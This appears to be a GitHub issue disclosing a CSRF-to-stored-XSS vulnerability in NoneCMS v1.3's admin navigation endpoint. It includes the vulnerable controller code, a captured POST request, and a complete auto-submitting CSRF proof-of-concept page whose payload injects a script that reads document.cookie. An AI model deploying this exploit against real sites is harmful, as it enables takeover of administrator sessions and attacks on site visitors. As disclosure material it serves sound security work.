

New issue

Jump to bottom

NoneCMS v1.3 has a CSRF vulnerability in public/index.php/admin/nav/add.html #35

Open ghost opened this issue on Jun 4, 2020 · 0 comments

ghost commented on Jun 4, 2020

NoneCMS v1.3 has a CSRF vulnerability in public/index.php/admin/nav/add.html, as demonstrated by adding a navigation column which can be injected arbitrary web script or HTML via the name parameter to launch a stored XSS attack.

Vulnerability code is located in application\admin\controller\Nav.php:

```
/**
 * 添加导航
 * @return array|mixed
 */
function add()
{
    if (request()->isGet()) {
        ...
    } elseif (request()->isPost()) {
        $data = input('post.');
        if ($data['type'] == 0 && !$data['modelid']) {
            return ['status' => 0, 'msg' => '请先选择栏目模型'];
        }
        //新增导航
        $category = new Category();
        if ($category->data($data, true)->save()) {
            return ['status' => 1, 'msg' => '栏目添加成功', 'url' => url('nav/index'), 'type' => 'nav'];
        } else {
            return ['status' => 0, 'msg' => '栏目添加失败', 'url' => url('nav/index'), 'type' => 'nav'];
        }
    }
}
```

No CSRF token here.


We can also use BurpSuite as proxy to see that the public/index.php/admin/nav/add.html API doesn't use csrf-token:

Request	Response
Raw	Params
Headers	Hex
<pre>1 POST /nonecms/public/index.php/admin/nav/add.html HTTP/1.1 2 Host: 172.23.64.227:88 3 Content-Length: 165 4 Accept: application/json, text/javascript, */*; q=0.01 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 Origin: http://172.23.64.227:88 9 Referer: http://172.23.64.227:88/nonecms/public/index.php/admin/nav/add.html 10 Accept-Encoding: gzip, deflate 11 Accept-Language: zh-CN,zh;q=0.9 12 Cookie: thinkphp_show_page_trace=0 0; thinkphp_show_page_trace=0 0; PHPSESSID=85soeplgk515aha461ffd2okk0; XDEBUG_SESSION=13787 13 Connection: close 14 15 modelid=1&name=test&pid=45&template_list=List_article.html&template_show=Show_article.html&ename=test&position=1&keywords=test&description=test&sort=&status=0&type=0</pre>	


So we can write the PoC as follows, csrf.html:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http://172.23.64.227:88/nonecms/public/index.php/admin/nav/add.html" method="POST">
<input type="hidden" name="modelid" value="1" />
<input type="hidden" name="name" value="&#60;script&#62;alert(document.cookie)&#60;&#47;script&#62;" />
<input type="hidden" name="pid" value="45" />
<input type="hidden" name="template_list" value="List_article.html" />
<input type="hidden" name="template_show" value="Show_article.html" />
<input type="hidden" name="ename" value="test" />
<input type="hidden" name="position" value="1" />
<input type="hidden" name="keywords" value="test" />
<input type="hidden" name="description" value="test" />
<input type="hidden" name="sort" value="" />
<input type="hidden" name="status" value="0" />
<input type="hidden" name="type" value="0" />
<input type="submit" value="Submit request" />
</form>
</body>
<!-- JS automatically click -->
<script>
var m = document.getElementsByTagName('form')[0];
m.submit();
</script>
</html>
```


Before the administrator visits the malicious link, there are 7 columns in the custom navigation bar:




When the administrator visits the malicious link, the page will automatically click to trigger the CSRF attack:



Although the response status code returns 500, the navigation bar has been added successfully:



When back-end administrator accesses the background or the front-end user accesses the column, it will trigger xss attack:



Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
0 participants